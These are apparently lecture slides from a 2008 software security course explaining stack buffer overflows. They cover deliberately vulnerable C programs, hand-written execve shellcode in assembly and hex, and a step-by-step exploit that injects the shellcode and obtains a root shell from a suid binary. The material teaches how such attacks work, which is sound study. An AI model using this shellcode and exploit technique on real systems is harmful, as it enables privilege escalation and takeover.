





Stack Based Buffer Overflows and Protection Mechanisms.

Software Security
January 2008

Igor Yuklyanyuk






- Buffer Overflow Introduction
- What is a buffer overflow?
- What is a ShellCode?
- Exploitation
- ASLR – Address Space Layout Randomization
- Non-Executable Stack
- Canaries





What Is a Buffer Overflow ???






What is a Buffer Overflow


- A class of vulnerability caused by a bug in application
- Most bugs in the 90's and early 00's were buffer overflows
- May be exploited by attacker to gain control of the system





What is a Buffer Overflow


- Buffer Overflow is a program condition where data is written past allocated buffer (e.g. a string buffer)
- Data copied past allocated buffer affects other bits of the program
- Buffer Overflow may occur on stack or heap portion of memory
- We are only concern with stack overflows
- Not All Overflows are exploitable





What is a Buffer Overflow

- Stack is a LIFO Data Structure
- New stack frame is Created every function Call (runtime)
- Execution is continued at Return Address after function completion
- On x86 Stack grows upwards while Memory Addressing grows Downwards





What is a Buffer Overflow

```
/*
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demo1.c
*/

#include <string.h>
#include <stdio.h>
#include <stdlib.h>

int nameParser(char *argv[]){
    char name[10];
    char surname[10];

    strcpy(name, argv[1]);
    strcpy(surname, argv[2]);


    printf("Your name is: %s\n", name);
    printf("Your surname is: %s\n", surname);


    return 0;
}

int main(int argc, char *argv[]){

    if(argc != 3){
        printf("%s %s %s\n","Usage: ", argv[0], "<name> <surname>");
        exit (-1);
    }
    nameParser(argv);
    return 0;
}
```

./demo1 AAAAAAAAAA BBBB BBBB







What is a Buffer Overflow

```
wargame:/demo# ./demo1 AAAAAAAAAA BBBBBBBBBBBBBBBBBB  
Your name is: BBBB  
Your surname is: BBBBBBBBBBBBBBBBBB
```

```
./demo1 AAAAAAAAAA BBBBBBBBBBBBBBBBBB
```







What is a Buffer Overflow

```
wargame:/demo# ./demo1 `perl -e 'print "B".""."A"x20 ."A"x8`
Your name is: AAAAAAAAAAAAAAAAAAAAAA
Your surname is: AAAAAAAAAAAAAAAAAAAAAA
Segmentation fault (core dumped)
```

```
wargame:/demo# gdb -c core
GNU gdb 6.4.90-debian
Copyright (C) 2006 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i486-linux-gnu".
(no debugging symbols found)
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
Core was generated by `./demo1 B AAAAAAAAAAAAAAAAAAAAAA'.
Program terminated with signal 11, Segmentation fault.
#0  0x41414141 in ?? ()
```





What is a ShellCode

- Instead of breaking the program attacker wants to take control
- ShellCode is the code that is executed upon successful attack
- Performs specific tasks, such as shell execution (hence ShellCode), connect to attacker controlled host, log deletion etc.
- Restricted in size
- Usually must not contain null byte
- Written in Assembly
- Architecture specific






What is a ShellCode

- Simple ShellCode executes shell

```
/*
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Ref: Aleph1, Phrack49
shell.c
*/

#include <sys/types.h>
#include <unistd.h>
#include <stdio.h>

int main() {
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```




What is a ShellCode

```
; Software Security - January 2008
; Royal Holloway
; shell1.asm
; execve(const char *filename, char *const argv [], char *const envp[])

mov eax, 0x0
mov ebx, 0x0
mov ecx, 0x0
mov edx, 0x0
push eax           ; push 4 zeroes
push 0x68732f2f    ; push "//sh" on stack
push 0x6e69622f    ; push "/bin" to the stack
mov ebx, esp       ; put the address of "/bin//sh" to ebx
push eax           ; push 4 nulls on stack
push ebx           ; push //bin/sh on stack
mov ecx, esp       ; create ecx
mov eax, 11        ; put execve syscall into eax
int 0x80           ; call the kernel to make the syscall happen
```

```
wargame:/demo# nasm -f elf shell1.asm
wargame:/demo# ld shell1.o
ld: warning: cannot find entry symbol _start; defaulting to 0000000008c
wargame:/demo# ./a.out
sh-3.1#
```



What is a ShellCode


- There are null bytes in this ShellCode
- Null Byte is a terminating character in C-string
- Use simple logic; XOR anything by itself results in false

```
wargame:/demo# objdump -M intel -d shell1.
```

```
shell1.o: file format elf32-i386
```

```
Disassembly of section .text:
```

```
00000000 <.text>:  
0: b8 00 00 00 00      mov    eax,0x0  
5: bb 00 00 00 00      mov    ebx,0x0  
a: b9 00 00 00 00      mov    ecx,0x0  
f: ba 00 00 00 00      mov    edx,0x0  
14: 50                  push  eax  
15: 68 2f 2f 73 68      push  0x68732f2f  
1a: 68 2f 62 69 6e      push  0x6e69622f  
1f: 89 e3              mov    ebx,esp  
21: 50                  push  eax  
22: 53                  push  ebx  
23: 89 e1              mov    ecx,esp  
25: b8 0b 00 00 00      mov    eax,0xb  
2a: cd 80              int    0x80
```





What is a ShellCode

```
; Software Security - January 2008
; Royal Holloway
; shellcode.asm
; execve(const char *filename, char *const argv [], char *const envp[])

xor eax, eax
xor ebx, ebx
xor ecx, ecx
xor edx, edx

push eax           ; push 4 zeroes
push 0x68732f2f    ; push "//sh" on stack
push 0x6e69622f    ; push "/bin" to the stack
mov ebx, esp       ; put the address of "/bin//sh" to ebx
push eax           ; push 4 nulls on stack
push ebx           ; push //bin/sh on stack
mov ecx, esp       ; create ecx
mov al, 11         ; put execve syscall into eax
int 0x80           ; call the kernel to make the syscall happen
```



What is a ShellCode

```
wargame:/demo# objdump -M intel -d shellcode.o
```

```
shellcode.o: file format elf32-i386
```

```
Disassembly of section .text:
```

```
00000000 <.text>:
```


```
0: 31 c0          xor    eax,eax
2: 31 db          xor    ebx,ebx
4: 31 c9          xor    ecx,ecx
6: 31 d2          xor    edx,edx
8: 50            push  eax
9: 68 2f 2f 73 68 push  0x68732f2f
e: 68 2f 62 69 6e push  0x6e69622f
13: 89 e3         mov    ebx,esp
15: 50            push  eax
16: 53            push  ebx
17: 89 e1         mov    ecx,esp
19: b0 0b         mov    al,0xb
1b: cd 80         int   0x80
```




What is a ShellCode

```
/*  
 * Software Security - January 2008  
 * Royal Holloway  
 * shellcode.c  
 *  
*/  
  
char main[] =  
    "\x31\xc0\x31\xdb\x31\xc9\x31\xd2\x50\x68"  
    "\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89"  
    "\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80";
```

```
perl -e 'print "\x31\xc0\x31\xdb\x31\xc9\x31\xd2\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"' > shellcode.bin
```






What is a ShellCode

- IDS/IPS may filter ShellCode
- Alpha Numeric ShellCodes
- ShellCode encoders
- MosDef (Immunity)
- Core Impact





- Attacker may exploit a vulnerable program to escalate privileges
- Linux – Multiuser Operating System
- Suid bit





Exploitation

```
/*
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demo2.c
*/

#include <string.h>
#include <stdio.h>
#include <stdlib.h>

int func(char *input){
    char c[128];
    strcpy(c, input);
    return 0;
}


int main(int argc, char *argv[]){

    if(argc != 2){
        printf("%s %s %s\n", "Usage: ", argv[0], "<string>");
        exit (-1);
    }
    func(argv[1]);
    return 0;
}
```



Exploitation

```
wargame:/demo# ./demo2 `perl -e 'print "A"x136'`  
Segmentation fault (core dumped)  
wargame:/demo# gdb -c core  
GNU gdb 6.4.90-debian  
Copyright (C) 2006 Free Software Foundation, Inc.  
GDB is free software, covered by the GNU General Public License, and  
welcome to change it and/or distribute copies of it under certain cond  
Type "show copying" to see the conditions.  
There is absolutely no warranty for GDB. Type "show warranty" for c  
This GDB was configured as "i486-linux-gnu".  
(no debugging symbols found)  
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".  
Core was generated by `./demo2 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA/  
Program terminated with signal 11, Segmentation fault.  
#0 0x41414141 in ?? ()  
(gdb) :q  
Undefined command: "". Try "help".
```



Exploitaiton

- We are now going to construct a buffer with our ShellCode, so it can be referenced by a program
- We will then find location of our ShellCode
- Redirect EIP



We will assign:

- 8 bytes for Identifier
- 29 bytes for shellcode
- 95 bytes for for garbage
- 4 bytes for redirecting eip to address of our choice

```
wargame:/demo# gdb ./demo2
GNU gdb 6.4.90-debian
Copyright (C) 2006 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i486-linux-gnu"...Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
```

```
(gdb) disas func
Dump of assembler code for function func:
0x080483c4 <func+0>:  push  %ebp
0x080483c5 <func+1>:  mov   %esp,%ebp
0x080483c7 <func+3>:  sub   $0x88,%esp
0x080483cd <func+9>:  mov   0x8(%ebp),%eax
0x080483d0 <func+12>: mov   %eax,0x4(%esp)
0x080483d4 <func+16>: lea  0xfffff80(%ebp),%eax
0x080483d7 <func+19>: mov   %eax,(%esp)
0x080483da <func+22>: call 0x8048308 <strcpy@plt>
0x080483df <func+27>: mov   $0x0,%eax
0x080483e4 <func+32>: leave
0x080483e5 <func+33>: ret
End of assembler dump.
```




Exploitation

```
(gdb) b *0x080483df
Breakpoint 1 at 0x80483df
(gdb) r `perl -e 'print "B"x8';cat shellcode.bin;perl -e 'print "A"x95 ."CCCC"'`
Starting program: /demo/demo2 `perl -e 'print "B"x8';cat shellcode.bin;perl -e 'print "A"x95 ."CCCC"'`
Failed to read a valid object file image from memory.
```

```
Breakpoint 1, 0x080483df in func ()
```

```
(gdb) x/20x $esp
0xbffff900: 0xbffff908  0xbffffb47  0x42424242  0x42424242
0xbffff910: 0xdb31c031  0xd231c931  0x2f2f6850  0x2f686873
0xbffff920: 0x896e6962  0x895350e3  0xcd0bb0e1  0x41414180
0xbffff930: 0x41414141  0x41414141  0x41414141  0x41414141
0xbffff940: 0x41414141  0x41414141  0x41414141  0x41414141
```


```
wargame:/demo# ./demo2 `perl -e 'print "B"x8';cat shellcode.bin;perl -e 'print "A"x95 ."\x10\xf9\xff\xbf"'`
sh-3.1# id
uid=1000(user) gid=1000(user) euid=0(root) egid=0(root) groups=20(dialout),24(cdrom),25(floppy),29(audio),44...
```






■ Problems Matching Memory Address

